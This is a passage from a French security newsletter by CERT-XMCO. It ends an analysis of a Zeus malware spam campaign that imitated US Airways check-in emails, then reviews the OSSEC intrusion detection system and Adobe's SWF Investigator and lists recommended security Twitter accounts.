
Introducing the NEW US Airways Dividend Miles BusinessCard


A STAR ALLIANCE MEMBER

We are committed to protecting your privacy. Your information is kept private and confidential. For information about our privacy policy visit usairways.com.

US Airways, 111 W. Rio Salado Pkwy, Tempe, AZ 85281 , Copyright US Airways , All rights reserved.

Dans notre cas, nous avons été confrontés aux deux premiers domaines.





Ces deux sites embarquent une iframe qui redirige l'internaute vers une page obfusquée.

Dans le premier cas, le malware est directement proposé en téléchargement.
Dans le second cas, nous sommes redirigés vers un site hébergeant le kit d'exploitation Blackhole qui tentera d'exploiter plusieurs vulnérabilités du navigateur (voir article sur les kits d'exploitation dans l'ActuSécu #30).

Conclusion

Bien que cette campagne de spam repose sur un sujet qui peut éveiller les soupçons des internautes, il est probable que cette campagne de spam menée par le malxware Zeus ait fait un grand nombre de victimes.

Références

http://www.scmagazine.com/flight-check-in-emails-lead-to-zeus-infection/article/235043/

http://www.securelist.com/en/blog/208193439/A_gift_from_ZeuS_for_passengers_of_US_Airways

http://www.net-security.org/malware_news.php?id=2054

À chaque parution, dans cette rubrique, nous vous présentons des outils libres, des extensions Firefox, ou encore nos sites web préférés.

Pour cette édition, nous avons choisi de vous présenter OSSEC, SWF Investigator ainsi qu'une sélection des profils Twitter suivis par le CERT-XMCO.

Alexis COUPE

BLOGS LOGICIELS TWITTER

OSSEC
HIDS et analyseur de logs

SWF Intruder
Outil d'audit de fichiers SWF

Top Twitter
Une sélection de comptes Twitter suivis par le CERT-XMCO

> OSSEC

HIDS et analyseur de logs

DISPONIBLE A L'ADRESSE SUIVANTE :
http://www.ossec.net/main/downloads

Avis XMCO

OSSEC est un excellent HIDS capable de jouer le rôle d'un FIM (File Integrity Monitoring) mais également d'analyser un grand nombre de logs différents et remonter en temps réel des alertes.

Cet outil est particulièrement utile et efficace. Le client fonctionne sur un grand nombre de systèmes et peut particulièrement être adapté à un environnement PCI DSS.

Description

OSSEC est un système de détection d'intrusion Open Source de type HIDS (Host-based Intrusion Detection System). Cette solution, très efficace pour déterminer si un hôte est compromis, est destinée à détecter une activité anormale.

Les fonctionnalités principales concernent l'analyse de journaux d'évènements (logs), la détection de chevaux de Troie/rootkit et l'émission d'alertes en temps réel.

OSSEC fonctionne sur la plupart des systèmes d'exploitation disponibles sur le marché : Windows, Linux, Mac OSX, Solaris, HP-UX, AIX et VMware ESX, etc. Il est l'un des HIDS les plus simples d'installation et d'utilisation.

Il s'appuie sur un schéma client/serveur. Les alertes sont classées suivant 15 niveaux (levels) différents en fonction de la criticité. Une application Web pour administrer cette solution est également disponible via un package supplémentaire.

```
OSSEC HIDS Notification.
2012 Mar 13 15:52:15

Received From: (XMCO-CD) 127.0.0.1->syscheck
Rule: 550 fired (level 7) -> "Integrity checksum changed."
Portion of the log(s):

Integrity checksum changed for: '/opt/ossec-client/etc/ossec.conf'
Size changed from '2367' to '2604'
Permissions changed from 'r--r----' to 'rw-r----'
Old md5sum was: '91b2e055a1d50d9bbe62fe717b3f46de'
New md5sum is : 'd75dc909bf4671c4aaf5738cdca02038'
Old sha1sum was: '39edabdb4d4850fc12b7b04ef454b177512ce62d'
New sha1sum is : 'd8aef356a697ff3c0186c422ebfcab884d90016b'
```

```
OSSEC HIDS Notification.
2012 Mar 13 15:54:28

Received From: (XMCO-CD) 127.0.0.1->/var/log/system.log
Rule: 5401 fired (level 10) -> "Three failed attempts to run sudo"
Portion of the log(s):

Mar 13 15:54:26 XMCO-CD sudo[99775]: charles : 3 incorrect password attempts ; TTY=ttys003 ; PWD=/Users/charles ; USER=root ;
COMMAND=/bin/zsh
```

> SWF Investigator
Analyseur de fichiers SWF

DISPONIBLE A L'ADRESSE SUIVANTE :
http://sourceforge.net/adobe/swfinvestigator/wiki/Home/

Avis XMCO

SWF Investigator est une excellente application pour étudier les menaces au sein de fichiers SWF que des scanners automatiques ne sont pas en mesure d'analyser.


Description

L'application SWF Investigator est une suite d'outils Open Source mise à disposition par Adobe. Dédiée aux chercheurs en sécurité, mais également aux développeurs, elle permet de manipuler les fichiers Flash (.swf) avec une grande simplicité.





Le logiciel a l'avantage d'être multiplateforme. Il repose sur l'environnement Adobe Air.


Parmi les fonctions disponibles, il permet, entre autres, de fournir des informations détaillées sur les fichiers Flash, d'exécuter et de désassembler le binaire, de le modifier à la volée via un éditeur hexadécimal, de décompiler le code ActionScript, de fuzzer le fichier à la recherche de vulnérabilités de type Cross-Site-Scripting (XSS), etc.

Ce logiciel est un couteau suisse pour manipuler un fichier SWF, tout comme APKInspector l'est pour manipuler une application Android.



> Sélection des comptes Twitter suivis par le CERT-XMCO…

@NetbiosX		http://twitter.com/#!/netbiosX
Clément Lecigne (@_clem1)		https://twitter.com/#!/_clem1
Luigi Auriemma (@luigi_auriemma)		https://twitter.com/#!/luigi_auriemma
Florent Hochwelker (@TaPiOn)		https://twitter.com/#!/tapion
@SANSForensics		http://twitter.com/#!/sansforensics
Chris John Riley (@ChrisJohnRiley)		http://twitter.com/#!/ChrisJohnRiley
Team Cymru (@teamcymru)		http://twitter.com/#!/teamcymru
@webDEVIL		https://twitter.com/#!/w3bd3vil
Nicolas Krassas (@Dinosn)		https://twitter.com/#!/Dinosn
Jean Marc Manach		http://twitter.com/#!/manhack



> Remerciements

Articles

Roger Schultz
http://www.flickr.com/photos/elaws/3774497818/sizes/o/in/photostream/

Gloria Garcia
http://www.flickr.com/people/fl4y/

Taiyo Fujii
http://www.flickr.com/photos/t_trace/3028211311/sizes/o/in/photostream/

Andrew Thielen
http://www.flickr.com/photos/mag/4441573588/sizes/o/in/photostream/

Daniel Goude
http://www.flickr.com/photos/goude/2627701686/sizes/o/in/photostream/

A H T
http://www.flickr.com/photos/hturkhan/4829842649/sizes/l/in/photostream/

Adriano Gasparri
http://www.flickr.com/photos/4everyoung/220412890/sizes/m/in/photostream/

COD Library
http://www.flickr.com/photos/codlibrary/2278168996/sizes/l/in/photostream/

Projet 404
http://www.flickr.com/photos/project-404/2715871193/sizes/o/in/photostream/

Peter Van Eeckhoutte
www.corelan.be

Paul Wilkinson
http://www.flickr.com/photos/eepaul/4891013120/sizes/o/in/photostream/

Will Clayton
http://www.flickr.com/photos/spool32/4633177036/sizes/o/in/photostream/

Erich Ferdinand
http://www.flickr.com/photos/erix/

11 bis, rue de Beaujolais
75001 Paris - France

tél. +33 (0)1 47 34 68 61
fax. +33 (0)1 43 06 29 55
mail. info@xmco.fr
web **www.xmco.fr**

SAS (Sociétés par Actions Simplifiées) au capital de 38 120 € - Enregistrée au Registre du Commerce de Paris RCS 430 137 711
Code NAF 6202A - N°SIRET : 430 137 711 00049 - N° TVA intracommunautaire : FR 29 430 137 711

www.xmco.fr